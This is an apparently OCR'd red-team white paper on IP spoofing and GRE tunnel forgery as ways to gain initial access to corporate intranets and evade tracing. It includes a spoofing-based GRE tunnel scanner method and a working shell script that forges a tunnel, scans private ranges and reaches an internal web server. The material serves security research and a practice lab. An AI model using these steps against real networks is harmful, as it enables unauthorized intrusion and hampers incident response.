White Paper

From Spoofing to Tunneling: New Red Team's Networking Techniques for Initial Access and Evasion

Shu-Hao, Tung (123ojp)

Abstract

In today's network environments, IP spoofing remains a significant security risk, with many networks still vulnerable to IP source spoofing, which can be exploited in both internal and external networks. This study introduces two new Red Team techniques. The first involves creating breakpoints for red teaming exercises by spoofing source IP addresses within a company’s intranet. The second technique aims to gain access to internal network resources by scanning GRE tunnels over public networks and forging GRE packets. GRE (Generic Routing Encapsulation) is widely used to establish point-to-point connections in various network environments, including corporate and service provider networks. Despite its widespread use, GRE is susceptible to IP spoofing attacks, which can compromise network security. By exploiting these vulnerabilities, attackers can access internal networks and obtain sensitive data without an initial foothold. This research provides a detailed examination of these advanced tactics, offering insights into their execution and potential impact on company network security. The findings emphasize the need for enhanced firewall security measures to protect against such sophisticated threats.

Introduction & Background

The functioning of modern networks relies on a complex interplay of various components, including Autonomous System Numbers (ASNs), peering relationships, and Internet Exchange Points (IXPs). These elements work together to ensure the seamless flow of data across global networks. However, the inherent trust in IP source addresses within these systems has opened the door to IP spoofing attacks. Attackers can fake IP addresses to impersonate trusted entities, gaining unauthorized access to network resources or disrupting network operations.

This paper delves into the basic of network operation and explore how spoofing IP addresses interact and make vulnerabilities. Our focus will be on spoofing IPs in intranet and spoofing GRE tunnels in public, techniques that can bypass security measures both in internal and external networks. Through this examination, we aim to shed light on the critical security challenges posed by IP spoofing and propose strategies to mitigate these threats.

IP Spoofing


IP spoofing is a technique used to impersonate another device on a network by altering the source IP address in the packet header to make it appear as the packet is coming from another source. This deceptive practice has significant implications for network security, as it can be used to bypass authentication mechanisms or disrupt network services.

One of the most notorious applications of IP spoofing is in Distributed Denial of Service (DDoS) attacks, such as DNS amplification attacks. In these attacks, the attacker leverages IP spoofing to exploit the DNS servers to reflect and amplify traffic towards a targeted victim. We can easily implement this method in the two steps:

1. The attacker (IP address 9.9.9.9) sends DNS queries to an open DNS resolver (IP address 1.1.1.1), but with the source IP address spoofed to that

of the victim (IP address 3.3.3.3). This means the DNS server believes the queries are coming from the victim.

2. The DNS resolver processes the request and sends the response back to the spoofed IP address, which is the victim's address (3.3.3.3). Since DNS responses are typically much larger than the queries, this results in an amplification of traffic directed at the victim.



By leveraging IP spoofing, attackers can make it difficult to trace the source of the attack.

GRE Tunnelling

GRE (Generic Routing Encapsulation) is commonly used to establish efficient connections between different sites' internal networks. Services like Cloudflare Magic Transit [1] and AWS Transit Gateway [2] use GRE to enhance network connectivity. Cloudflare Magic Transit uses GRE to route traffic through its global network, mitigating DDoS attacks and improving performance. AWS Transit Gateway leverages GRE to connect on-premises networks to AWS, enabling seamless and scalable connectivity across multiple VPCs and remote networks.

Additionally, many companies use GRE to connect internal networks at different physical locations, providing efficient connections with minimal MTU reduction. The following diagram provided illustrates the process of GRE tunneling between two sites, Site A and Site B, over the public Internet:

1. A device at Site A (192.168.1.2) sends a packet to a device at Site B (192.168.2.2) with the source IP address 192.168.1.2 and the destination IP address 192.168.2.2.


2. The router at Site A (1.1.1.1) receives the packet and encapsulates it within a new GRE packet. The encapsulated packet includes an outer IP header with the source IP 1.1.1.1 and destination IP 2.2.2.2, a GRE header, and the original packet with the source IP 192.168.1.2 and destination IP 192.168.2.2. The router then sends this encapsulated packet over the public Internet to the router at Site B.

3. The router at Site B (2.2.2.2) receives the encapsulated GRE packet and decapsulates it by removing the GRE header and the outer IP header. After decapsulation, the router at Site B forwards the original packet to the destination device at 192.168.2.2.

4. The device at Site B (192.168.2.2) sends a response packet back to the device at Site A (192.168.1.2).

5. The router at Site B encapsulates the response packet within a new GRE packet, including an outer IP header with the source IP 2.2.2.2 and destination IP 1.1.1.1, a GRE header, and the original packet with the source IP 192.168.2.2 and destination IP 192.168.1.2. The router then sends the encapsulated response packet over the public Internet to the router at Site A.

6. The router at Site A receives the encapsulated GRE response packet, decapsulates it, and forwards the original response packet to the device at 192.168.1.2.



SNAT

SNAT (Source Network Address Translation) is a process used to modify the source IP address of packets as they pass through a router or firewall, typically to allow multiple devices on a local network to share a single public IP address. This is commonly used in scenarios where internal devices need to communicate with external networks, such as the internet, using a single public-facing IP.


The initial SYN will tag NAT, and the connection will be tracked by “conntrack”.

1. The internal client with IP address 192.168.1.2 sends a packet to the external server with IP address 1.1.1.1. The packet's source IP is 192.168.1.2 and the destination IP is 1.1.1.1.

2. The packet reaches the SNAT device, which changes the source IP address from 192.168.1.2 to its own public IP address 2.2.2.2. The packet now has a source IP of 2.2.2.2 and a destination IP of 1.1.1.1. The modified packet is sent out to the public internet.

3. The packet travels through the public internet and reaches the external server at 1.1.1.1. The server processes the packet and prepares a response. The response packet has a source IP of 1.1.1.1 and a destination IP of 2.2.2.2.

4. The response packet reaches the SNAT device, which translates the destination IP address from 2.2.2.2 back to the original internal IP address 192.168.1.2. The packet now has a source IP of 1.1.1.1 and a destination IP of 192.168.1.2. The translated packet is then forwarded to the internal client at 192.168.1.2.



However, outgoing SYN-ACK packets will not be affected by SNAT. If 192.168.1.2 is a TCP server, the outbound packet containing the SYN-ACK, its source IP address will not change by SNAT as it passes through the router. Therefore, we can use this feature to complete the attack used in this paper. Also, please note that some routers may behave differently.


Also, some companies prefer to prevent their internal network machines (such as 192.168.1.2) from accessing the external internet. Instead of blocking the traffic using a firewall before the second step in the diagram, they choose to disable NAT (Network Address Translation). As a result, the packets still reach 1.1.1.1 through the second step, but since the source IP remains as the internal IP, 1.1.1.1 encounters a "no route to host" error and cannot respond to the requests, thereby blocking the connection. However, this method is considered insecure because the packets are still transmitted out to the external network.

Methodology

Creating Breakpoints for Red Teaming by Spoofing Source IP Addresses

If an attacker has already compromised a device in the target company's internal network, they can easily implement this method as shown in the following steps:

1. Establish a network tunnel between an attacker’s external IP and the compromised device.
2. Send the network packet with source IP is a public IP controlled by the attacker, and the target IP points to the internal IP different from the compromised device that attacker want to attack for lateral movement.
3. The compromised device will forward the packet to the company’s router.
4. If the router does not check the source IP of the packet, it will forward it to the victim in the intranet.
5. The victim receives the packet and replies to it, with the destination IP being a public IP, and sends it back to the router.
6. The router forwards the packet to the public network, even if SNAT is enabled, and the response is received by the attacker.



This technique offers advantages for Red Teams in their penetration testing efforts:

1. Evasion: The packet always has the source IP 9.9.9.9 and destination IP is the second victim, making it difficult for layer 3 network monitoring tools to trace the packet back to the actual compromised device.

2. Flexibility: The public IP used for sending the packets to the second victim can be dynamically changed. If the public IP (e.g., 9.9.9.9) is blocked, the attacker can quickly switch to another public IP to continue the attack. Also, the IP used for tunnelling and the public IP used for lateral movement do not need to be the same. The ability to change the public IP making it harder for defenders to pinpoint and mitigate the threat.

This also give challenges for Incident Response (IR) Teams:

1. Complexity in Tracing: Since the packets do not reveal the true source IP in the network logs, IR teams face challenges in identifying the compromised foothold devices. They must manually inspect each router and network device to trace the origin of the malicious traffic.

2. Time-consuming: The need to check every router in the network to find the hacked computer is time-consuming and resource-intensive, delaying the response and remediation efforts.

3. Dynamic Threat: The ability of attackers to change the public IP used for transmitting packets with complicates strategy, requiring continuous monitoring and adaptation by the IR team to keep up with the evolving threat landscape.

Alternatives of foothold and tunnel

As mentioned earlier, the primary challenge is establishing a foothold to create a tunnel between the attacker and the victim. Is it possible to achieve this without an initial foothold, or can we leverage an existing one? The answer is yes. There are two different approaches to reach the victim's router. One approach is to use

a public Internet Exchange (IX). All routers within an Internet Exchange operate on the same layer 2 of the internet, we can set static route subnets to other routers within the IX. Another approach involves exploiting existing tunnels, we can abuse tunnels such as GRE, IPIP, and SIT to help us send packet to the intranet.

Static Route in Public Internet Exchange


Consider a hypothetical network attack on a company's public internet exchange infrastructure. The attack scenario involves an attacker using a router with a static route to get into the company's internal network. The following sections outline the four key steps in the attack process.

1. The attacker configures their router with a static route to the company's internal network. Specifically, the attacker sets a static route for the 192.168.1.0/24 network via the victim company's public internet exchange IP address, 103.158.187.34, using the attacker's source IP, 9.9.9.9. This configuration allows the attacker to direct traffic intended for the company's internal network through their own router from the public internet exchange.

2. Once the static route is configured, the attacker initiates a connection to the company's network. The traffic is routed through the public internet exchange, reaching the company's router at 103.158.187.34. The company's router, unaware of the malicious intent, forwards the traffic to the internal network, specifically to the target device at IP address 192.168.1.2 within the 192.168.1.0/24 subnet.

3. The traffic from the attacker reaches the target device on the company's internal network. The target device, 192.168.1.2, processes the incoming traffic as if it were legitimate and replies to the packet with IP source 192.168.1.2 and destination 9.9.9.9.

4. The response packet reaches the router device. Whether the SNAT is open or not, it will directly send the packet without NAT because it is an outgoing SYN-ACK packet. The data is routed back through the company's router to the public internet exchange, eventually reaching the attacker's router at 103.158.187.119. The attacker can begin exfiltrating data or further exploiting the network. This step completes the attack cycle, allowing the attacker to maintain a persistent presence within the company's network and continue their malicious activities.



Although this method can be blocked by good firewall configurations, there is still a chance of success.

Spoofing GRE Packet in Public network


GRE tunnels include the following characteristics: unencrypted, stateless, and operating at layer 3, this makes GRE tunnels still vulnerable to IP spoofing attacks on public networks, people can easily forge GRE packets. To make things worse, this attack condition only requires one side to have the GRE tunnel configured, even if the tunnel is disabled on the other side, such as legacy configurations.

The following steps can exploit an existing GRE tunnel to access internal network services:

1. First, the attacker can forge a fake GRE packet that contains a packet structured as follows: the GRE source IP is 2.2.2.2 and the GRE destination IP is 1.1.1.1. Inside the GRE packet, the internal packet has a source IP of 9.9.9.9 and a destination IP of 192.168.1.2, along with ICMP requests. This crafted packet travels through the public internet and reaches the external server at 1.1.1.1.

2. The router at the company (1.1.1.1) receives the encapsulated GRE packet and decapsulates it by removing the GRE header and the outer IP header. After decapsulation, the router forwards the original packet to the destination device at 192.168.1.2.

3. Finally, the internal client at 192.168.1.2 responds to the packet, sending the response back to the company's router, which then forwards it back to the attacker at 9.9.9.9. This process allows the attacker to exploit the GRE tunnel to communicate with internal network services.




Find A GRE Tunnel

Thus, the biggest problem needs to be solved with this attack is how to know if the victim has a GRE tunnel and who their peer is. Therefore, our paper provides two methods to identify the existence of GRE tunnels

OSINT

The first method involves using OSINT techniques. By leveraging publicly available NetFlow dashboards, we can identify both ends of a GRE tunnel. For example, using specific search queries such as "intitle: Akvorado" and applying filters like "Proto = 'GRE' " can help us locate the relevant network traffic information. The screenshot provided illustrates how to use these filters to pinpoint the source and destination addresses associated with GRE tunnels.



GRE Scanner


In this paper, we introduce a new method for globally scanning GRE tunnels and develop tools that utilize IP spoofing techniques.

We can scan GRE tunnel in three steps:

1. We encapsulate an ICMP packet in a spoofed GRE packet with its source IP being the scanner's public address (9.9.9.9) and destination is same as the GRE packet destination. And send many different GRE packets with different source and destination IPs.

2. If the spoofed source IP matches the peer IP (2.2.2.2) of a remote router's (1.1.1.1) GRE tunnel, the router (1.1.1.1) will parse the GRE packet and recognize it as an ICMP ping to itself which the ICMP source IP is the scanner's public address (9.9.9.9).

3. At this point, the router will respond to the ICMP packet and send a reply to the scanner (9.9.9.9). However, the ICMP reply will only contain the IP address of the GRE tunnel's destination. Therefore, we embed the GRE tunnel's source IP in the ICMP Identifier and Sequence fields. This way, we can parse out the GRE peer's identity.




The diagram below shows the command we used to operate our scanner and the results of the scan. We can see that 160.25.104.198 is our scanning server (attacker) and it sends spoofed GRE packets with a range of IPs from 1.1.1.0/30 (a total of four IPs) to 160.25.104.199. 160.25.104.199 has a GRE tunnel with 1.1.1.1, so when it receives the GRE packet addressed to 1.1.1.1, it will process the GRE packet and respond to the encapsulated ICMP packet. We then receive the ICMP reply from 160.25.104.199 and can extract the ICMP Identifier and Sequence fields to determine that the peer is 1.1.1.1.

Exploit GRE Tunnel as an Initial Access to Companies' Intranet

After we know how to scan and spoof GRE tunnel we can build an attack chain. We have set up a lab for everyone to practice, architecture shown in the diagram

below. To do the lab, please note that the VPS provider you choose must allow IP spoofing.



Router config

```
# start gre
ip tunnel add gre1 mode gre remote 1.1.1.1 local 160.25.104.199 ttl 255
ip link set gre1 up mtu 1280
ip addr add 169.254.0.1/30 dev gre1
# nat
iptables -t nat -A POSTROUTING -s 192.168.1.0/24 -j SNAT --to-source 160.25.104.199
```

Target: 160.25.104.199

GRE peer IP: 1.1.1.1

Internal web server: 192.168.1.2

First, we need to check if there is any GRE tunnel configured on the victim's router. We can find it by using the scanner, after that we can exploit it to access the intranet. We start by instructing the Linux kernel to add an IP address that doesn't belong to us (1.1.1.1) to spoof GRE tunnel. Then, we add a route to tell the kernel to use the faked IP to connect to the victim's IP (160.25.104.199). After that, we create a fake GRE tunnel using the peer IP (1.1.1.1) and add private IP routes to the kernel which the source IP us our own external IP (9.9.9.9). To scan the intranet, we use a tool like "fping", because "nmap" cannot be used for this type of attack. We can find 192.168.1.2 is alive, afterwards we can access the internal web server. Finally, we clean up by removing the added IP address and deleting the GRE tunnel.

```
#### Create Fake Tunnel ####
IFACE=eth0      #plz change this
MYPUBIP=9.9.9.9 #plz change this
SRCADDR=1.1.1.1
DSTADDR=160.25.104.199
ip addr add  $SRCADDR/32 dev $IFACE
ip r add $DSTADDR dev $IFACE src $SRCADDR
ip tunnel add gre1 mode gre local $SRCADDR remote $DSTADDR ttl 255
ip link set gre1 up mtu 1280
## route possible private ip ##
ip r add 10.0.0.0/8 dev gre1 src $MYPUBIP
ip r add 172.16.0.0/12 dev gre1 src $MYPUBIP
ip r add 192.168.0.0/16 dev gre1 src $MYPUBIP

### start scan intranet ###
fping -g 192.168.0.0/16

##### scan output #####
# 192.168.1.2 is alive

## test curl to web ##
curl 192.168.1.2
# YOU KNOW GRE!

#### cleanup ####
ip addr del $SRCADDR/32 dev $IFACE
ip tunnel del gre1
```

Abuse Layer 2 tunnel GRTAP

Unlike a GRE tunnel, GRETAP is a layer 2 tunnel that has a MAC address. This can make it difficult to abuse. However, scanning an existing GRETAP is as easy as scanning a GRE tunnel, and under certain conditions, we can abuse it to access the intranet.

Find A GRETAP Tunnel


An attacker can still scan for it by adding the broadcast MAC address “FF:FF:FF:FF:FF:FF” as mac destination. The router will reply to the broadcast ping request if the destination IP is on its interfaces. Thus, we can simply set the destination IP to the victim's public address, which is the same as the GRETAP packet destination IP.

We can scan GRETAP tunnel in three steps:

1. We encapsulate an ICMP packet in a spoofed GRETAP packet with its source IP being the scanner's public address (9.9.9.9) and destination is same as the GRETAP packet destination. Which adding the broadcast MAC address “FF:FF:FF:FF:FF:FF” as mac destination. And send many different GRETAP packets with different source and destination IPs.


2. If the spoofed source IP matches the peer IP (2.2.2.2) of a remote router's (1.1.1.1) GRETAP tunnel, the router (1.1.1.1) will parse the GRETAP packet and recognize it as an ICMP ping to itself which the ICMP source IP is the scanner's public address (9.9.9.9).

3. At this point, the router will respond to the ICMP packet and send a reply to the scanner (9.9.9.9). However, the ICMP reply will only contain the IP address of the GRETAP tunnel's destination. Therefore, we embed the GRETAP tunnel's source IP in the ICMP Identifier and Sequence fields. This way, we can parse out the GRE peer's identity.



